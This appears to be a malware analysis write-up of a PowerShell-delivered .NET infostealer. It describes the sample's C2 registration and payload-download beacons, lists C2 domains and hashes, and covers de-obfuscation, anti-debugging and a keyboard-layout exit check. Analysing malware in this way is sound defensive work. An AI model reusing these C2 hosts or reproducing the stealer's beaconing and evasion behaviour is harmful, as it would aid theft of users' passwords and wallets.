We will detonate the reconstructed powershell script that was provided earlier. For the purposes of analyzing this initial access malware, the first part of our dynamic analysis will be successful if we can communicate with the C2 and retrieve both parts of the malicious payload. This analysis will be done inside of an Any.Run environment.

This smaller Any.Run process graph shows that after our powershell script is executed, it begins launching the next stages, launching msiexec.exe to run the next stage msi.

Explicit TLS enforcement for web communications. Getting ready to evade AV

Each Exclusion rule attempt in the Powershell script failed with HRESULT 0xc0000142.

Expected behavior here. Victim contacts C2 to start victim registration process. It then sends Antivirus, System OS, and Domain information to the C2 and starts the payload download process.


The Victim then sends an install beacon to the c2 indcating that it is moving on to the payload execution/install phase of the kill chain. This then triggers the Encrypted .NET payload download.

The .NET assembly is then downloaded, decrypted and executed in memory.

A 3rd stage C2 location (dns-providersa2[.]com/check) is beaconed, however receives a 403 Forbidden response.
Network Traffic

The C2 communication begins with a registration beacon via a GET request. Successful beacon is rewarded with a “200: OK” response

In the second communication, the victim sends a start beacon to the C2. In this beacon, the system’s enummerated infomation is sent over. Successful beacon is rewarded with a “200: OK“ response

The victim then requests the payload from a location that is part of the Bunny-CDN network

A successful beacon is rewarded with a “200: OK” response. BunnyCDN sends the file as requested.

The victim then requests the second payload. The request was successful and the payload is downloaded.

Finally, the victim sends the install beacon. Successful beacon is rewarded with a “200: OK“ response

The victim then sends a 0 Length POST request to a new ‘/check’ c2 endpoint located at: dns-providersa2[.]com. That endpoint responds with a 403:Forbidden response.

This is the Suricata Emerging Threats detection from Any.Run.

This is the Suricata detection from Any.Run.



In the next section, we will do a basic DNS check via Cloudflare on the C2 domains.
statmanagers3.com


main45.b-cdn.net





dns-providersa2.com/check
Next, we will perform a static analysis of the decrypted jar file payload binary.
Static Analysis: Decrypted Payload
| Field | Value |
|---|---|
| File Name | we4ftg.exe |
| File Size | 768,000 bytes |
| MD5 | f4ad467cf1d2865767e1fae6dae8fac0 |
| SHA1 | e97b13ee34b33e37a37c3b1222c60f9bd3aa97c2 |
| SHA256 | 5062d43c6c8486b263de5a9c6da60e4ff2e4a184f85d655d5d5f7553842f643e |

Using Detect It Easy, we see that this binary is a .Net/C# binary protected with .NET Reactor.


Indications of Timestamp Forgery (Timestomping)


Since we know this is a protected by .net reactor, we will need to clean that up first. You will see why in the next few pages.

Pop the old “entirely too obfuscated“ binary in DnSpy, because why not. First, hit it with the de4dot one time. Note the Entry point ”WbElevation.BrowserKeyDecryptor”, we will come back to that later.


I’m getting stealer vibes. FirefoxJsonParsers, FirefoxLoginEntry, EncryptedPassword, EncryptedUsername

Not Suspicious at all: NoName, DocumentsCollector, Info, and Wallet



With names like Wallet and ExtractWallets...I think we are really narrowing this thing down.

Well, I think we may have an orgin story here. Class name “AntiSNG“ and plain text function “CheckAndExitIfRussian“. This function appears to check the system’s installed keyboard layouts, and exit if true. Assumptions.


While all that is great and interesting. We really need to clean this up a bit. NETReactorSlayer to the rescue. After a rough pass renaming functions I ran the sample through NETReactorSlayer.
Before
After
Even Better

Much much better. We are certainly not going to go through every function, class, method and namespace, but we will take a look at a lot of the interesting functions.

Anti-debugging check: The binary includes a simple anti-debugging routine that calls the .NET Debugger.IsAttached property at runtime. If a debugger is detected, it immediately throws an exception, causing the program to terminate and preventing further analysis under an attached debugger. Bypassed via ‘ret’

This is an interesting reference. It is a reference to one of this binary’s resources.

